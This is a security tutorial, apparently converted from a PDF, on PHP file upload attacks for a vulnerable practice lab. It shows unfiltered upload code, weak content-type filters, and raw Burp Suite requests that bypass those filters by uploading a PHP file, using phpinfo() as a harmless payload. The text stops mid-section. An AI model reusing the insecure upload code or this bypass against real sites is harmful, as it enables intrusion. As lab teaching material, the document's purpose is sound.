File Upload Attack

Author – Thin Ba Shane (LOL –Security)

Pracitce Lab – Damn Vulnerable File Upload

https://github.com/LunaM00n/File-Upload-Lab

Webite – http://location-href.com

Table Of Contents

1. Requirement


-Make sure your php configuaration setting to allow file upload

-Configuration in php.ini should be “file_uploads=On”

2. Basic of File Upload in PHP


-File Handling Example

(Reference-http://php.net/manual/en/features.file-upload.php)



```
$uploaddir = 'uploads/';  Upload Folder
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);  Path to folder/filename

echo '<pre>';
if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
    echo "File is valid, and was successfully uploaded.\n";
} else {                                          move file from temp to upload folder
    echo "Possible file upload attack!\n";
}

echo 'Here is some more debugging info:';
print_r($_FILES);  Debugging Super Global $_FILES

print "</pre>";
```

-HTML Handling




```
<form enctype="multipart/form-data" action="upload_file.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="30000" />
    Send this file: <input name="userfile" type="file" />
    <input type="submit" value="Send File" />
</form>
```

-How it work?

I will use phpinfo() function for all test in this article.

<?php phpinfo(); ?> -> named info.php

-Upload Result



```
File is valid, and was successfully uploaded.
Here is some more debugging info:Array
(
    [userfile] => Array
        (
            [name] => info.php
            [type] => application/octet-stream
            [tmp_name] => C:\xampp\tmp\phpB699.tmp
            [error] => 0
            [size] => 19
        )

)
```

File is valid and uploaded successfully because there is no filter input and security checks.


3. Filter Input

We got an array from previous example code. Some developers filtered our input using this two dimensional array values.

```
(
    [userfile] => Array
        (
            [name] => info.php
            [type] => application/octet-stream
            [tmp_name] => C:\xampp\tmp\phpB699.tmp
            [error] => 0
            [size] => 19
        )

)
```

Example 1- Filter Content Type


Blacklist example



```php
if ($_FILES['userfile']['type'] != "application/octet-stream") {
  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
      echo "File is valid, and was successfully uploaded.\n";
  } else {
      echo "Possible file upload attack!\n";
  }
}
else {
  echo "Not allowed application/octet-stream\n";
}
```


Filtering with blacklist means that app not allowed file with malicious content type.

Blacklist Result



```
localhost/~php_security/upload_file.php
Send this file: Browse... No file selected.    Send File

Not allowed application/octet-stream
```


Whitelist example



```php
if ($_FILES['userfile']['type'] == "image/png") {
  if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
      echo "File is valid, and was successfully uploaded.\n";
  } else {
      echo "Possible file upload attack!\n";
  }
}
else {
  echo "We only allowed for image/png\n";
}
```

Filtering with whitelist means that app only allowed for image/png type.

Result



localhost/~php_security/upload_file.php


Send this file: Browse... No file selected. Send File

```
We only allowed for image/png
```

Bypassing Content Type filter

I will use Burp Suite Community Edition 1.7.30 in this article. We can intercept HTTP request with Burp suite and we can edit request.

Request Structure



```
POST /~php_security/upload_file.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/~php_security/upload_file.php
Content-Type: multipart/form-data; boundary=---------------------------19768124012811
Content-Length: 333
Cookie: security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------19768124012811
Content-Disposition: form-data; name="MAX_FILE_SIZE"

30000
-----------------------------19768124012811
Content-Disposition: form-data; name="userfile"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------19768124012811--
```

Now you are seeing request contained Content-Type using burp suite. Content-Type: application/octet-stream


For our whitelist example , app only allow for image/png. But we don’t know what is whitelist in the backend code.

Bruteforcing Content-Type

We can use Burp Intruder to bruteforce what content type is allow in target application. Then you will need a dictionary list for content type.

You can get common content-types from incomplete list from Mozilla. (https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Complete_list_of_MIME_types)


Example – content_types.txt



content_types.txt

```
application/octet-stream
video/x-msvideo
text/css
image/png
```

Collect match string




Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Vectorizer
Go Cancel
Target: http://localhost
Request
Raw Params Headers Hex
Response
Raw Headers Hex
Type a search term
0 matches
Done
520 bytes

```
POST /-php_security/upload_file.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/-php_security/upload_file.php
Content-Type: multipart/form-data;
boundary=---------------------------19768124012611
Content-Length: 333
Cookie: security_level=2
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------19768124012611
Content-Disposition: form-data; name="MAX_FILE_SIZE"

30000
-----------------------------19768124012611
Content-Disposition: form-data; name="userfile"; filename="info.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------19768124012611--
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Dec 2017 13:52:20 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2l PHP/7.1.11
X-Powered-By: PHP/7.1.11
Content-Length: 301
Connection: close
Content-Type: text/html; charset=UTF-8


<form enctype="multipart/form-data" action="upload_file.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="30000" />
    Send this file: <input name="userfile" type="file" />
    <input type="submit" value="Send File" />
</form>

<pre>We only allowed for image/png
</pre>
```

“We only allowd for image/png”

Using Burp Intruder for bruteforce



Payload Positions


Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /~php_security/upload_file.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/~php_security/upload_file.php
Content-Type: multipart/form-data; boundary=---------------------------15760124012011
Content-Length: 333
Cookie: security_level=0
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------15760124012011
Content-Disposition: form-data; name="MAX_FILE_SIZE"

30000
-----------------------------15760124012011
Content-Disposition: form-data; name="userfile"; filename="info.php"
Content-Type: §application/octet-stream§

<?php phpinfo(); ?>
-----------------------------15760124012011--
```

1 payload position

Use your content_types.txt for payload



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Simple list Request count: 4

Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

```
application/octet-stream
video/x-msvideo
text/css
image/png
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Use our match string in Grep Match for comparing results


Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Bypass WAF Hackvertor
Target Positions Payloads Options
Paste
Load ...
Remove
Clear
Add
Enter a new item

These settings control what information is captured in attack results.

- [✓] Store requests
- [✓] Store responses
- [✓] Make unmodified baseline request
- [ ] Use denial-of-service mode (no results)
- [ ] Store full payloads

Grep - Match

These settings can be used to flag result items containing specified expressions.

